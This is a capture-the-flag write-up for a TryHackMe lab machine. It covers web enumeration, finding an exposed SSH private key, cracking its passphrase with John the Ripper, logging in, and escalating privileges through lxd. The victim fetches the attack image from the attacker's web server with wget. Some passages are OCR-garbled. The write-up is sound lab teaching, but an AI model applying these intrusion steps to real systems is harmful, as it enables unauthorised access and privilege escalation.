
GamingServer (TryHackMe WriteUp)



Started with Nmap scan.

We have 2 open ports.

Port 80(http):

The service scan indicates the gaming server is running Apache on port 80. The page title reads "House of danak." Further reconnaissance is needed to identify potential exploitable vulnerabilities.

Now let's go to the site and press the key combination **ctrl+u** to view the page code.


```
72 
73 </div>
74 </div>
75 </body>
76 <!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
77 </html>
78
```

There was a comment to a user named john.


Search site directories using gobuster:

```
-$ gobuster dir --url http://10.10.118.249 --wordlist /usr/share/dirb/wordlists/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                      http://10.10.118.249
    Method:
                                      GET
    Threads:
                                      10
    Wordlist:
                                      /usr/share/dirb/wordlists/common.txt
    Negative Status codes:
                                     404
    User Agent:
                                      gobuster/3.6
[+] Timeout:
                                      10s
Starting gobuster in directory enumeration mode
                             (Status: 403) [Size: 278]
/.hta
                            (Status: 403) [Size: 278]
(Status: 403) [Size: 278]
(Status: 403) [Size: 278]
(Status: 200) [Size: 2762]
(Status: 200) [Size: 33]
(Status: 301) [Size: 315]
(Status: 403) [Size: 278]
(Status: 301) [Size: 316]
/.htaccess
/.htpasswd
/index.html
/robots.txt
/secret
/server-statusing port(Status:p403)
/uploads
Progress: 4614 / 4615 (99.98%)
Finished
```


robots.txt:




There were 3 files on the page /uploads/ that I downloaded to my local machine



after that I went to the page /secret/ and found the RSA key there which I copied to my local machine.



Apache/2.4.29 (Ubuntu) Server at 10.10.118.249 Port 80



Use ssh2john to make the file readable for John The Ripper:



now I'll crack the hash

```
(kali® kali)-[~]
$ john pass.hash
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein (secretKey)

1g 0:00:00:00 DONE 2/3 (2025-10-04 05:20) 100.0g/s 94300p/s 94300c/s 94300c/s 123456..maggie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I gave the secretKey file the right permissions in a way that I had full access to read and modify the file, while all other users have no access.

```
___(kali⊛kali)-[~]
$ chmod 600 secretKey
```

Connection ssh. Use letmein for parametry "secretKey"

```
(kali⊕ kali)-[~]
$ ssh -i secretKey john@10.10.118.249
The authenticity of host '10.10.118.249 (10.10.118.249)' can't be established.
ED25519 key fingerprint is SHA256:3Kz4ZAujxMQpTzzS0yLL9dLKLGmA1HJDOLAQWfmcabo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.118.249' (ED25519) to the list of known hosts
Enter passphrase for key 'secretKey':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

System information as of Sat Oct 4 09:25:15 UTC 2025

System load: 0.0 Processes: 101
Usage of /: 41.1% of 9.78GB Users logged in: 0
Memory usage: 34% IP address for ens5: 10.10.118.249
Swap usage: 0%
```

And get user.txt

```
Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10

john@exploitable:~$ ls
user.txt
john@exploitable:~$ cat user.txt
a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e
john@exploitable:~$
```

Now you need to find a way to increase privileges, used the command **id**

```
john@exploitable:~$ id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
john@exploitable:~$ 

☐
```

The **lxd** command starts or manages the LXD container server, which is used to create, run, and administer system containers and virtual machines in Linux.

So now we need an exploit for use this command.

I found one: https://www.exploit-db.com/exploits/46978



Two steps on local mashine:

I received a file that needs to be transferred to the victim's machine.

```
OK: 9 MiB in 27 packages

\[
\begin{align*}
\text{Kali@kali} - [~] \\
\sigmalpine=v3.22-x86_64-20251004_0543.tar.gz \\
\text{build-alpine} \text{Downloads} \text{Downloads} \text{menifesto.txt Music pass.hash Public Templates}
\end{align*}

Pictures secretKey Videos \\
\text{Templates}
```

One option is to pick up your Apache2 and copy the file from it to the victim's machine

```
(kali% kali)-[~]
$ sudo cp alpine-v3.22-x86_64-20251004_0543.tar.gz /var/www/html

(kali% kali)-[~]
$ sudo systemctl start apache2
```

Then, using the ifconfig command, you need to find out the IP of the tun0 interface (you may have a different name), then enter the following command on the victim's machine (specify the correct file name)

wget http://10.*.*.*/filename

After that, you need to execute a series of commands

exploit works, now let's find the flag